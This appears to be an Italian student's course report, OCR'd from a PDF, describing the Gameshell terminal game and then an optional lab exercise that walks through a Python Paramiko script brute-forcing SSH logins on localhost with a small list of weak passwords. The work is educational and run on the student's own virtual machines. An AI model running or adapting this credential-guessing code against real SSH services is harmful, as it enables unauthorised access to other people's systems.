
Esercizio 1


W8D4

Progetto finale M2

Introduzione e spiegazione di Gameshell

-Gameshell e' un gioco educativo che serve per imparare i comandi della shell cioe' del terminale. In pratica ti da' delle piccole missioni e obiettivi da raggiungere usando i comandi come ***cd,ls,mv,mkdir, ls -a*** *ecc..*
E' un modo divertente per far pratica e prendere confidenza con il terminale in un ambiente di gioco.
L' esercizio richiede di risolvere almeno 10 livelli e di allegare le foto dell'avvenuta risoluzione degli enigmi.





Ho deciso di completare 15 livelli per il progetto finale del secondo mese , ma ammetto che il gioco e' sia molto divertente che molto educativo. Lo utilizzero' per imparare meglio i comandi del terminale

Esercizio Facoltativo

Creazione di un programma in Python BruteForce -SSH

-L'obiettivo dell'esercizio e' di testare la sicurezza di un servizio SSH utilizzando la tecnica del BruteForce cioe' provare piu' password finche' non si trovi quella corretta.

-Utilizzeremo una nuova libreria chiamata Paramiko che gestira' le connessioni SSH.

-Verra' eseguito in rete locale e con macchine virtuali a nostra disposizione

Limiti del programma:

il programma funzionera' solo con password semplici , un server reale bloccherebbe i tentativi

Spiegazione del programma

Importiamo per prima cosa le librerie paramiko per la gestione SSH e time per utilizzare piccoli ritardi tra i tentativi come fatto gia' nei precedenti esercizi.

Funzione che prova una password e restituisce un esito:
```
def tenta_login(host, port, username, password):
```

True -> password corretta
False -> password errata
None -> errore di connessione

Creazione client ssh – autoaddpolicy accetta automaticamente la chiave del server :
```
client = paramiko.SSHClient()
client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
```

Tenta la connessione , se non viene sollevata un' eccezione la password e' giusta chiude e torna a TRUE:
```
try:
    client.connect(hostname=host, port=port,
    username=username,
     password=password, timeout=2)
    client.close()
    return True
```

Credenziali sbagliate :
```
except paramiko.AuthenticationException:
    return False
```

Qualsiasi altro problema tra cui rete, porta chiusa, ecc.. dara' esito: Errore di connessione :

```
except Exception as e:
print(f"[!] Errore di connessione: {e}")
return None
```

Configurazione host, porta username e passwords:

```
host = "127.0.0.1"   # IP
port = 22              # porta SSH
username = "student"     # utente
passwords = ["1234", "student", "kali", "toor", "password"]
```

Messaggio di avvio:


```
print(f"[*] Avvio brute-force SSH su {host} con utente '{username}'")
```

Tentativi:

```
for pwd in passwords:
print(f"[+] Provo password: {pwd}")
risultato = tenta_login(host, port, username, pwd)
```

Esito , True ha trovato la pass , False continua con la prossima, None problema di rete

```
if risultato is True:
print(f"[4 ] Password trovata: {pwd}")
break
elif risultato is False:
print("[-] Password errata")
time.sleep(0.5)
else:
print("[!] Errore di connessione. Interrompo.")
break
```



Importante:

Nell'esercizio verra' incluso il file .py

Conclusioni finali e valutazioni personali

Il brute-force funziona solo se le password sono deboli o presenti nella lista.

Con password complesse, diventa impraticabile.

Già con pochi meccanismi di sicurezza, l'attacco diventa molto lento o inefficace.